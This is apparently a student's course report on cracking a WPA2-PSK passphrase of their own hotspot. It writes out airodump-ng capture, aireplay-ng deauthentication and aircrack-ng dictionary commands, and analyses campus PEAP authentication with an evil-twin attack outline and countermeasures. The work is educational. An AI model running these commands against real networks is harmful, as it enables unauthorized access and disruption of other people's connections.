CNS Assignment
Cracking WPA2-PSK and analyzing IITH Wi-Fi Network Security

By: Mrinal Aich (CS16MTECH11009)

Part 1: Cracking WPA2-PSK Passphrase

Steps:
1. Create own AP in smartphone with SSID as 'cs16mtech11009'.
2. Create an interface 'mon0' on device 'wlan0' in monitor mode.
3. Use airodump-ng to capture raw 802.11 packets for the above SSID.
    a. Retreive the BSSID of the AP using
        airodump-ng mon0

```
CH -1 ][ Elapsed: 12 s ][ 2017-04-16 14:11

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

50:17:FF:3A:54:00   -1        0        2    0 133  -1   OPN              <length:  0>
90:21:81:8B:D0:9A  -40       99        0    0   6  54e. WPA2 CCMP   PSK  cs16mtech11009
E8:ED:F3:CC:3F:53  -70      115        0    0   6  54e. WPA2 CCMP   PSK  Smart-X
E8:ED:F3:CC:3F:51  -71      114        0    0   6  54e. WPA2 CCMP   PSK  <length:  1>
E8:ED:F3:CC:3F:52  -127      116      681   64   6  54e. OPN              IITH_Guest
E8:ED:F3:CC:3F:50  -127      112     2004  114   6  54e. WPA2 CCMP   MGT  IITH

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

(not associated)   50:EA:D6:8B:72:E1  -45    0 - 1      0       15
(not associated)   74:23:44:3A:28:2F  -87    0 - 6      0        1  IITH
E8:ED:F3:CC:3F:52  74:23:44:3F:9D:79   -1    0e- 0      0        2
E8:ED:F3:CC:3F:52  00:08:22:80:0D:01   -1    0e- 0      0        9
E8:ED:F3:CC:3F:52  E0:98:61:77:88:50   -1    0e- 0      0        1
E8:ED:F3:CC:3F:52  AC:C3:3A:9D:14:D4   -1    0e- 0      0       16
E8:ED:F3:CC:3F:52  1C:CD:E5:76:74:36   -1    0e- 0      0       15
```

    b. Capture all packets of SSID : cs16mtech11009 using the BSSID of the AP and write it to the file 'test'.

        airodump-ng mon0 -w test --bssid 90:21:81:88:D0:9A

c. Attach a station to the AP. MAC Address: 50:EA:D6:8B:72:E1


4. Create a list of dictionary words (possible passphrases).
5. Use aircrack-ng to crack the Passphrase using the packet capture 'test.pcap' and dictionary list.

    aircrack-ng -w <path_to_dictionary_list> <path_to_packet_capture>

aircrack-ng uses all words in the 'dictionary' and tries to create PTK using the 'Anonce' and 'Snonce' in the 4-way handshake packets of WPA2.

aircrack-ng verifies using the MIC present in Message-2 in the handshake.

The procedure for WPA2-PSK Dictionary attack:



1. The PTK is generated both at the Station and the AP.
2. It is derived using the 5 parameters, PSK, Snonce, Anonce, AP's MAC Address, and station's MAC Address.
3. Except PSK, all other parameters are available in the 4-way message exchange. Since, both the parties have the PSK, so they do not transmit it.
4. The PSK is generated using a PBKDF2 (Password based Key Derivation Function) which uses the 'passphrase' and outputs a 256 bit-key.
5. So, acquiring the passphrase would result in generating PSK and subsequently the PTK.
6. Hence, a dictionary attack on WPA2-PSK makes the protocol vulnerable.

Procedure used by aircrack-ng -
1. aircrack-ng retreives the Snonce, Anonce, and MAC addresses and MIC from the capture file.
2. It uses the possible passphrases from 'dictionary' and tries to generate the PTK.
3. Verification of PTK is done using the MIC retreived in Step-1.

Successful Scenario :

aircrack-ng cracked the passphrase after 1000 keys.

```
                                Aircrack-ng 1.1

                        [00:00:00] 1000 keys tested (1620.04 k/s)

                          KEY FOUND! [ 123456789987654321 ]

                Master Key     : 16 5B 6F 24 DE 7C A7 E6 8D 53 77 F1 3A AC 52 96
                                 DF 88 45 EB B4 46 FE B0 F5 A4 28 8F 4D 0A 48 88

                Transient Key  : FC FC 61 CE BC E3 5A 2C 35 BE D0 C6 1F 1B 2C 24
                                 5B 42 A8 CD 8A B6 D7 CE EF 74 FC 93 4D DD BF 9B
                                 C1 0C 5F 06 CB 4D 9A 35 BE 8A 8D B0 A9 E2 EC 02
                                 65 AC 1F 45 C0 E8 93 2A 8E DF 9E 46 B9 F6 7D DB

                EAPOL HMAC     : 65 47 62 C9 F2 E8 52 C0 15 8C D4 64 6B 9E CF DC
```

Unsuccessful Scenario :

The passphrase was removed from the dictionary list.

```
                                Aircrack-ng 1.1

                        [00:00:00] 872 keys tested (1444.26 k/s)

                           Current passphrase: heroldami7

              Master Key     : 52 A8 A2 8B E0 35 95 6C 92 08 C9 96 3A 48 62 2D
                               6E C1 4D 50 5D F6 DA 1A 8F 5A 80 C6 9B BF 87 15

              Transient Key  : 45 D9 5A 43 15 67 EF 37 4E CA 03 5A 99 D8 E0 46
                               82 C1 A9 15 29 62 4A 79 11 1F B8 9A C1 A9 4E DF
                               45 BA B8 BA B8 B2 38 CC B0 92 C9 A2 9F C2 FE 26
                               A2 0E 41 1E 65 38 74 D7 5B 08 BD B5 CC 2E 63 0F

              EAPOL HMAC     : 82 5F E8 C1 B1 E6 1D 08 A0 E1 EE 6F 7F 21 C4 41

        Passphrase not in dictionary


        Quitting aircrack-ng...
        root@m:/home/michail/cracker/cs16mtechCap#
```

Aircrack-ng attempts to create the PTK using the possible passphrases mentioned in the dictionary. If the actual passphrase is not present in the dictionary, it fails to crack.

Task II: Send de-authentication packet or disassociation packet to a user on that network so that the user is forced to reconnect to the target victim AP.

The target victim AP is 'Hack3r' with MAC Address : 90:21:81:88:D0:9A

Steps:

1. Capture all packets of SSID : hack3r using the BSSID of the AP and write it to the file 'hacker'.

service network-manager stop // Stop the network-manager

airmon-ng start wlan0

airodump-ng mon0 -w hacker --bssid 90:21:81:8B:D0:9A

```
CH -1 ][ Elapsed: 12 s ][ 2017-04-16 14:59

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

90:21:81:8B:D0:9A  -35      138        0    0   6  54e. WPA2 CCMP   PSK  hack3r

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

90:21:81:8B:D0:9A  50:EA:D6:8B:72:E1  -127    9e- 0      0       26
```

In the above figure, the station with MAC Address: 50:EA:D6:8B:72:E1 is connected to the AP.


2. To retreive the passphrase of this session, their 4-way handshake would be required. To capture the handshake, deauthentication or disassociation messages are sent to both the parties.

aireplay-ng -0 5 -a 90:21:81:8B:D0:9A -c 50:EA:D6:8B:72:E1 mon1

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	Apple_8b:72:e1	90:21:81:8b:d0:9a	802.11	26	Deauthentication, SN=505, FN=0, Flags=........
2	0.001536	90:21:81:8b:d0:9a	Apple_8b:72:e1	802.11	26	Deauthentication, SN=506, FN=0, Flags=........
12	0.003584	90:21:81:8b:d0:9a	Apple_8b:72:e1	802.11	26	Deauthentication, SN=506, FN=0, Flags=........
13	0.004096	Apple_8b:72:e1	90:21:81:8b:d0:9a	802.11	26	Deauthentication, SN=507, FN=0, Flags=........
15	0.008192	Apple_8b:72:e1	90:21:81:8b:d0:9a	802.11	26	Deauthentication, SN=507, FN=0, Flags=........
16	0.009216	90:21:81:8b:d0:9a	Apple_8b:72:e1	802.11	26	Deauthentication, SN=508, FN=0, Flags=........
19	0.011776	Apple_8b:72:e1	90:21:81:8b:d0:9a	802.11	26	Deauthentication, SN=509, FN=0, Flags=........
23	0.014848	90:21:81:8b:d0:9a	Apple_8b:72:e1	802.11	26	Deauthentication, SN=510, FN=0, Flags=........
27	0.017408	Apple_8b:72:e1	90:21:81:8b:d0:9a	802.11	26	Deauthentication, SN=511, FN=0, Flags=........
31	0.023552	90:21:81:8b:d0:9a	Apple_8b:72:e1	802.11	26	Deauthentication, SN=508, FN=0, Flags=........
36	0.034304	Apple_8b:72:e1	90:21:81:8b:d0:9a	802.11	26	Deauthentication, SN=509, FN=0, Flags=........
39	0.039936	90:21:81:8b:d0:9a	Apple_8b:72:e1	802.11	26	Deauthentication, SN=510, FN=0, Flags=........
40	0.040960	Apple_8b:72:e1	90:21:81:8b:d0:9a	802.11	26	Deauthentication, SN=511, FN=0, Flags=........
64	0.079872	Apple_8b:72:e1	90:21:81:8b:d0:9a	802.11	41	Authentication, SN=3286, FN=0, Flags=........
68	0.083968	90:21:81:8b:d0:9a	Apple_8b:72:e1	802.11	30	Authentication, SN=1913, FN=0, Flags=........
70	0.086528	Apple_8b:72:e1	90:21:81:8b:d0:9a	802.11	154	Association Request, SN=3287, FN=0, Flags=........, SSID=hack3r
84	0.101888	90:21:81:8b:d0:9a	Apple_8b:72:e1	802.11	124	Association Response, SN=1914, FN=0, Flags=........
87	0.110592	90:21:81:8b:d0:9a	Apple_8b:72:e1	EAPOL	133	Key (Message 1 of 4)
89	0.113152	Apple_8b:72:e1	90:21:81:8b:d0:9a	EAPOL	155	Key (Message 2 of 4)
95	0.118272	90:21:81:8b:d0:9a	Apple_8b:72:e1	EAPOL	189	Key (Message 3 of 4)
101	0.123904	Apple_8b:72:e1	90:21:81:8b:d0:9a	EAPOL	133	Key (Message 4 of 4)

The above figure shows deauthentication messages sent by aireplay-ng which leads to **Re-authentication** of the station. Here, the WPA2 packet exchange is triggered by the de-authentication process.

3. aircrack-ng cracks the PSK of the WPA2 using dictionary attack.



Task III: Pseudocode for Aircrack-ng cracking algorithm:

CRACKING_ALGORITHM(inCapture, inDictionary)

1. snonce, anonce, mic, apMac, staMac, ssid <-- Analyse4WayHandshake(inCapture)

2. for each testPhrase in inDictionary do

4096 - No. Of times passPhrase is hashed
256 - Output len of PBKDF2

3. psk <-PBKDF2(testPhrase, ssid, ssidLen, 4096, 256)

4. ptk <- derive_ptk(psk, snonce, anonce, apMac, staMac)

5. if vefify(ptk) is equal to mic then

6. print “KEY FOUND: “ wordPhrase

7. return

8. end if

9. end do

In the above psuedocode, the functions
PBKDF2 - passphrase based key derivation function outputs a 256-bit PSK
derive_ptk - generates the PTK using the parameters PSK, Snonce, Anonce, AP MAC addr, STA MAC addr
verify – verifies the PTK key derived with the MIC present in the Msg(2) of the handshake.

Space complexity – O(1) , as for every iteration, a new set of PSK and thus PTK is generated.
Time complexity – O(n) , every phrase in the dictionary is used to derive the PTK and verify.
n is the number of phrases in the dictionary


Part 2: Analyzing IITH Wi-Fi Network Security

Queries -

1. Analyze RSN IE in its beacons/probe responses.

--> RSN-IE (Robust Security Network Information Element) contains the following elements:

1. Cipher (pairwise) suit for unicast encryption - AES-based CCMP
2. Cipher (group) for encrypting multicast/broadcast traffic - AES-based CCMP
3. Authentication Key Management (AKM) suite - WPA



2. Identify one client's full authentication procedure.
The client identified was with MAC Address : 50:EA:D6:8B:72:E1

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	Apple_8b:72:e1	1c:de:a7:e8:95:30	802.11	59	Authentication, SN=520, FN=0, Flags=........
2	0.005500000	1c:de:a7:e8:95:30	Apple_8b:72:e1	802.11	48	Authentication, SN=3097, FN=0, Flags=........
3	0.005940000	Apple_8b:72:e1	1c:de:a7:e8:95:30	802.11	164	Association Request, SN=521, FN=0, Flags=........, SSID=IITH
4	0.016262000	1c:de:a7:e8:95:30	Apple_8b:72:e1	802.11	136	Association Response, SN=3098, FN=0, Flags=........
5	0.028246000	1c:de:a7:e8:95:30	Apple_8b:72:e1	EAP	137	Request, Identity
6	0.042519000	Apple_8b:72:e1	1c:de:a7:e8:95:30	802.11	45	Null function (No data), SN=522, FN=0, Flags=.......T
7	0.042887000	Apple_8b:72:e1	1c:de:a7:e8:95:30	802.11	45	Null function (No data), SN=522, FN=0, Flags=....R..T
8	0.217627000	Apple_8b:72:e1	1c:de:a7:e8:95:30	EAP	75	Response, Identity
9	0.231387000	1c:de:a7:e8:95:30	Apple_8b:72:e1	EAP	98	Request, TLS EAP (EAP-TLS)
10	0.259892000	Apple_8b:72:e1	1c:de:a7:e8:95:30	EAP	62	Response, Legacy Nak (Response Only)
11	0.261158000	Apple_8b:72:e1	1c:de:a7:e8:95:30	EAP	62	Response, Legacy Nak (Response Only)
12	0.262588000	Apple_8b:72:e1	1c:de:a7:e8:95:30	EAP	62	Response, Legacy Nak (Response Only)
13	0.273557000	1c:de:a7:e8:95:30	Apple_8b:72:e1	EAP	98	Request, Protected EAP (EAP-PEAP)
14	0.289312000	Apple_8b:72:e1	1c:de:a7:e8:95:30	TLSv1	208	Client Hello
15	0.302737000	1c:de:a7:e8:95:30	Apple_8b:72:e1	TLSv1	985	Server Hello, Certificate, Server Hello Done
16	4.295991000	Apple_8b:72:e1	1c:de:a7:e8:95:30	TLSv1	392	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
17	4.333791000	1c:de:a7:e8:95:30	Apple_8b:72:e1	TLSv1	99	Application Data
18	4.341598000	Apple_8b:72:e1	1c:de:a7:e8:95:30	TLSv1	115	Application Data
19	4.342227000	Apple_8b:72:e1	1c:de:a7:e8:95:30	TLSv1	115	Application Data
20	4.355769000	1c:de:a7:e8:95:30	Apple_8b:72:e1	TLSv1	131	Application Data
21	4.363476000	Apple_8b:72:e1	1c:de:a7:e8:95:30	TLSv1	163	Application Data
22	34.511714000	1c:de:a7:e8:95:30	Apple_8b:72:e1	TLSv1	99	Application Data
23	34.520522000	Apple_8b:72:e1	1c:de:a7:e8:95:30	EAP	62	Response, Protected EAP (EAP-PEAP)
24	34.520761000	Apple_8b:72:e1	1c:de:a7:e8:95:30	802.11	45	Null function (No data), SN=888, FN=0, Flags=.......T
25	34.553960000	1c:de:a7:e8:95:30	Apple_8b:72:e1	EAP	98	Success
26	34.554212000	1c:de:a7:e8:95:30	Apple_8b:72:e1	EAPOL	173	Key (Message 1 of 4)
27	34.555886000	Apple_8b:72:e1	1c:de:a7:e8:95:30	EAPOL	173	Key (Message 2 of 4)
28	34.566864000	1c:de:a7:e8:95:30	Apple_8b:72:e1	EAPOL	207	Key (Message 3 of 4)
29	34.568922000	Apple_8b:72:e1	1c:de:a7:e8:95:30	EAPOL	151	Key (Message 4 of 4)

3. Analyze 802.1X authentication related messages in the trace to identify EAP authentication method employed in IITH network

--> EAP-PEAP is used for 802.1x authentication procedure. This happens in two layers.

Outer layer of basic EAP messages like EAP Identity-Request/Response, EAP Request with authentication protocol and EAP Success/Failure.

The inner layer is the PEAP (Protected EAP). This happens in two phases.

In the first phase, a secured connection is established with TLS, with only Server-side authentication (using Digital Certificates). *Privacy is established without authentication.*


In next phase, another layer of EAP negotiation/authentication is performed to authenticate over the secured channel. Here, the *client sends its actual identity to the Authentication Server.*

After this, Pairwise Master Shared Key (PMK) is present on both Station and Authenticator. This key is used to perform WPA2 security protocol.

The WPA2 procedure is a 4-way handshake to generate a Pairwise Temporal Key (PTK). Except the PMK, all other parameters of the protocol are exchanged in the handshake such as Snonce, Anonce, MIC.

5	0.028246000	1c:de:a7:e8:95:30	Apple_8b:72:e1	EAP	137	Request, Identity
6	0.042519000	Apple_8b:72:e1	1c:de:a7:e8:95:30	802.11	45	Null function (No data), SN=522, FN=0, Flags=.......T
7	0.042887000	Apple_8b:72:e1	1c:de:a7:e8:95:30	802.11	45	Null function (No data), SN=522, FN=0, Flags=....R..T
8	0.217627000	Apple_8b:72:e1	1c:de:a7:e8:95:30	EAP	75	Response, Identity
9	0.231387000	1c:de:a7:e8:95:30	Apple_8b:72:e1	EAP	98	Request, TLS EAP (EAP-TLS)
10	0.259892000	Apple_8b:72:e1	1c:de:a7:e8:95:30	EAP	62	Response, Legacy Nak (Response Only)
11	0.261158000	Apple_8b:72:e1	1c:de:a7:e8:95:30	EAP	62	Response, Legacy Nak (Response Only)
12	0.262588000	Apple_8b:72:e1	1c:de:a7:e8:95:30	EAP	62	Response, Legacy Nak (Response Only)
13	0.273557000	1c:de:a7:e8:95:30	Apple_8b:72:e1	EAP	98	Request, Protected EAP (EAP-PEAP)
14	0.289312000	Apple_8b:72:e1	1c:de:a7:e8:95:30	TLSv1	208	Client Hello
15	0.302737000	1c:de:a7:e8:95:30	Apple_8b:72:e1	TLSv1	985	Server Hello, Certificate, Server Hello Done
16	4.295991000	Apple_8b:72:e1	1c:de:a7:e8:95:30	TLSv1	392	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
17	4.333791000	1c:de:a7:e8:95:30	Apple_8b:72:e1	TLSv1	99	Application Data
18	4.341598000	Apple_8b:72:e1	1c:de:a7:e8:95:30	TLSv1	115	Application Data
19	4.342227000	Apple_8b:72:e1	1c:de:a7:e8:95:30	TLSv1	115	Application Data
20	4.355769000	1c:de:a7:e8:95:30	Apple_8b:72:e1	TLSv1	131	Application Data
21	4.363476000	Apple_8b:72:e1	1c:de:a7:e8:95:30	TLSv1	163	Application Data
22	34.511714000	1c:de:a7:e8:95:30	Apple_8b:72:e1	TLSv1	99	Application Data
23	34.520522000	Apple_8b:72:e1	1c:de:a7:e8:95:30	EAP	62	Response, Protected EAP (EAP-PEAP)
24	34.520761000	Apple_8b:72:e1	1c:de:a7:e8:95:30	802.11	45	Null function (No data), SN=888, FN=0, Flags=.......T
25	34.553960000	1c:de:a7:e8:95:30	Apple_8b:72:e1	EAP	98	Success
26	34.554212000	1c:de:a7:e8:95:30	Apple_8b:72:e1	EAPOL	173	Key (Message 1 of 4)
27	34.555886000	Apple_8b:72:e1	1c:de:a7:e8:95:30	EAPOL	173	Key (Message 2 of 4)
28	34.566864000	1c:de:a7:e8:95:30	Apple_8b:72:e1	EAPOL	207	Key (Message 3 of 4)
29	34.568922000	Apple_8b:72:e1	1c:de:a7:e8:95:30	EAPOL	151	Key (Message 4 of 4)

4. Message flow diagram for EAP authentication method of IITH network.



Explanation -

1. Basic EAP Messages like Identity Request(1) and Response(2) to start the EAP procedure.

2. EAP Request and Response for selecting the EAP Authentication Type.
(3a) & (3b) signify IITH AP wanted EAP-TLS authentication which was rejected by Client.
The client suggested for EAP-PEAP authentication in steps (3c) & (3d).

3. EAP-PEAP: Ist phase of TLS is performed. In this, a secured connection/tunnel is established with only Server authenticating (using Digital Certificate) (4), (5) & (6).

4. Over the secured tunnel, EAP-PEAP performs another layer of EAP authentication (7). This can be TLS, PSK, etc.

5. On completion of EAP-PEAP, a Pairwise Master Key(PMK) is present at both parties. This is used for WPA2 security protocol.

6. WPA2 generates a Pairwise Temporal Key(PTK) with a 4-way handshake between the client and authenticator (8-11).

7. Finally, the controlled port is unblocked and the communtion takes place through this.

How UID/PWD of client are used for authentication by AS/AAA (AD) server?

The UID/PWD of client is sent over the IInd phase of EAP-PEAP. The authentication of client is carried over the **secured channel** (established in the Ist phase). This is used as one of the parameters in deriving the Pairwise Session Key (PSK) at the Authenticating Server (AS).

5. Does IITH network protect management frames?
--> No.

6. Is it possible to crack UID/PWD of a client in WPA2-EAP based IITH network?

--> Not possible as the Client Identity used for Authentication is sent over a pre-established secured channel.

7. What attacks are possible on WPA2-EAP based IITH network and how to take countermeasures against them?

--> EvilTwin Attack –

1. Create own AP with same ESSID and same athentication protocols followed in EAP-PEAP of IITH.

2. A FreeRadius server is also setup which uses the same authentication protcols as the original AP.

3.The radius server is given a valid certificate to be authenticated by the client.

4. A client connects to the infrastructure owing to a better signal strength. It provides its credentials, encrypted with the MS-CHAPv2 protocol, form of challenge and response, which will be stored by the Radius server.

5. To retreive credentials from the above authentication exchanged hashes, an offline dictionary based attack using either *Asleap* or *John the Ripper* tools is used.

Counter Measures -
1. Enforcing clients to validate Authentication Server's certificate.
2. Not allow client devices automatically connect to the network when the control fails.
3. Use strong passphrases that are difficult to crack using Dictionary based attacks.

References -

1. https://www.aircrack-ng.org/doku.php?id=deauthentication
2. http://www.wirelesshack.org/wpa-wpa2-word-list-dictionaries.html
3. http://en.wikipedia.org/
4. https://mrncciew.com/2014/08/21/cwsp-rsn-information-elements/
5. http://etutorials.org/Networking/802.11+security.+wi-fi+protected+access+and+802.11i/Part+II+The+Design+of+Wi-Fi+Security/Chapter+9.+Upper-Layer+Authentication/Protected+EAP+Protocol+PEAP/